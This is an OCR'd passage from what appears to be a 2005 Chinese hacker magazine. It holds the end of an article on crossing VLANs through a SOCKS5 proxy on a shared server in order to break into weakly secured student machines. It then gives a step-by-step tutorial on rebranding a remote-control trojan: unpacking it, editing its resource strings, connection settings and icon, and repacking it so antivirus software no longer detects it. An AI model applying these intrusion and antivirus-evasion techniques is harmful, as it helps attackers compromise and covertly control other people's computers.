


图 5

不一会报告出来，看来有漏洞的主机还不少哦，居然有好多主机都是没有密码，真没想到我们学院的学生安全意识会这么差，真让人心寒啊！接下来怎么办我想应该也不用多说了吧，大家就各显神通了！

很多人可能会认为当一个局域网被划分了VLAN就会很安全的，从表面上来看，除了交换机不被入侵外，总的来说还是比较安全的，可事实并不是这样的，就拿本文来说吧，通过找一个点，这个点就是每个VLAN都可以访问的服务器来下手，将服务器设置成一台SOCKS5服务器，再用SockCap来达到不同VLAN之间的入侵。那么安全也就变的不安全了，更何况服务器还存在着漏洞，那就更加另当别论了。其实本文没有什么新的技术，重要的是要懂得举一反三。

（本文涉及的相关工具：X-Scan、SkSockServer、SocksCap，光盘中有收录。）



菜鸟也能制作自己的修改版软件

番加小童（Leon）

软件是受版权保护的，此文已经征求X档案杂志社编辑大哥的同意。希望黑友们从中学到些技术，而不是其他，呵呵！

在X05年第8期的杂志中，有一款很不错的远程控制软件，嘿！（切，早知道咯。远程控制任我行　黑客X档案　友情版）自己先体验了下。总体感觉是不错的，界面清爽让人看起来舒服。讲了一堆废话，切入正题。

现在我们就要来做出自己的一个版本，修改里面的些信息，远程控制任我行　黑客X档案　友情版（以下简称X友情版）出来不久，卡巴大叔就追着不放。X友情版的软件名及一些信息，我们要来修改，最关键的还是免杀呀。（小菜：废话，要是光叫你改下名字还要你来讲吗？）

我们把要做的工作分几个部分：修改代码、修改特征码、加壳处理，图标处理。大概是这几个步骤。好了，大家可以跟着我的步骤一起做。

在修改代码之前我们还要做件事（#%…—%晕），那就是查下软件的壳，查到壳后对其脱壳，不然的话就不能修改里面的代码信息咯。

在这里我向各位推荐一款很不错的文件类型检测工具——Language 2000，我现在用的v4.51.144版本共支持45种编译器和42种加壳、加密类型。好了，我们现在来用它检测下“X友情版”的壳，如图1。




图 1

现在知道了是什么壳了，那我们就来脱壳吧！拿出我们的工具——ASPack脱壳工具，如图2。




图 2

一、修改代码

1.野蛮式（伏虎式）

首先用eXeScope野蛮冲撞，撞开我们刚才脱完壳的主程序，不看不要紧，一看吓一跳！如图3。




图 3

看见的都是#号加数字，现在就来拿一个串字符数字来改，看到软件里的关于了吗？如图4。



图 4

好，现在我们就从这里着手，在资源里找到RC数据，然后点击一下TABOUTFM项，在右边显示的都是代码，图4我们看到了软件作者的QQ，那就从这里开始起：

```
object Label4: TLabel
  Left = 24
  Top = 88
  Width = 121
  Height = 13
  AutoSize = False
  Caption = 'QQ'#65306'48235659'#12
288
end
```

没学过编程的朋友也能看得差不多吧！

Follow Me，大伙看到QQ字母的“#65306”后面的那一串数字就是作者的QQ，改成你的吧！

现在就要改“软件名称：远程控制任我行”。（小菜又要问了：“这里怎么办啊？直接把代码改为我们想要的汉字么？”）注意：这里你要是直接改成你要改的汉字的话，软件里面会显示乱码！

```
object Label1: TLabel
Left = 72
  Top = 16
  Width = 193
  Height = 13
  AutoSize = False
  Caption = #36719
#20214#21517#31216#
65306#36828#31243#2
5511#21046#20219#25
105#34892
  end
```

看到了吧，上面代码的Caption行最后面有一对单引号“''”，我们可以在单引号中间加上汉字，#36719#20214#21517#31216#65306#36828#31243#25511#21046#20219#25105#34892就等于“软件名称：远程控制任我行”，现在我们在“''”之间加“六月网络安全联盟黑客X档案”：

```
object Label1: TLabel
  Left = 72
  Top = 16
  Width = 193
  Height = 13
  AutoSize = False
  Caption = #36719#20214#21517#31216#6
5306#36828#31243#25511#21046#20219#25105
#34892'六月网络安全联盟黑客X档案'
  end
```

我们再点文件菜单中，把文件关闭再打开，找到刚才修改的代码段，Caption=＃36719＃20214＃21517＃31216＃65306＃36828＃31243＃25511＃21046＃20219＃25105＃34892' '＃193＃249＃212＃194＃205＃248＃194＃231＃176＃178＃200＃171＃193＃170＃195＃203＃186＃218＃191＃205'X'＃181＃181＃176＃184，现在是这样了，我们把＃193＃249＃212＃194＃205＃248＃194＃231＃176＃178＃200＃171＃193＃170＃195＃203＃186＃218＃191＃205'X'＃181＃181＃176＃184替换掉为前面的＃36719＃20214＃21517＃31216＃65306＃36828＃31243＃25511＃21046＃20219＃25105＃34892，OK，这里就改好了软件的名称，其它的也就差不多。

现在来改一些其它的信息，如图5。



图5

连接密码和端口这里都可以改，在设置的启动项里，有“URL域名转向”。

还在RC数据里面，打开TSELECTSERVER_FORM，在右边代码里很容易就能找到：

```
object COM126Edit: TEdit
    Left = 128
    Top = 8
    Width = 201
    Height = 21
  Hint = #20363#22914#65306 http://rwx.yeah.net
    ParentShowHint = False
    ShowHint = True
    TabOrder = 0
end
```

这里只要把网址改为你的就可以了，在“提示信息”里还有“信息标题任我行”：

```
object Btedit: TEdit
    Left = 136
    Top = 56
    Width = 153
    Height = 21
    Enabled = False
    TabOrder = 1
  Text = #20219#25105#34892
end
```

这里“＃20219＃25105＃34892”就是“任我行”，我们可以在别处用“''”（单引号）的方法，得到你想要改成什么字的代码，替换就即可了。其它的改法也是这样。

2.降龙式

ResscopeV1.93威力果然巨大！朋友们，现在不用为代码而烦恼了！用力推开软件，如图6（哇~固然威力巨大）。




图6

现在什么修改都比较简单了，在修改文件代码前，得把图标给换了，如图7。




图7

软件的名称用WinHex修改，直接替换就可以。在文件菜单中，选择导入资源就行，如图8。




图8

二、免杀——加壳＋加壳

这里向大家推荐一款加壳工具，PECompact 1.84汉化版，虽然现在的版本2.64出来了，不过我测试的好几个工具都失败，感觉用1.84版不错，强烈推荐！

现在我们来把文件加壳，运行PECompact，再打开我们要修改的文件，这里把压缩级别调为最高，如图9。再来查一下壳，如图10。

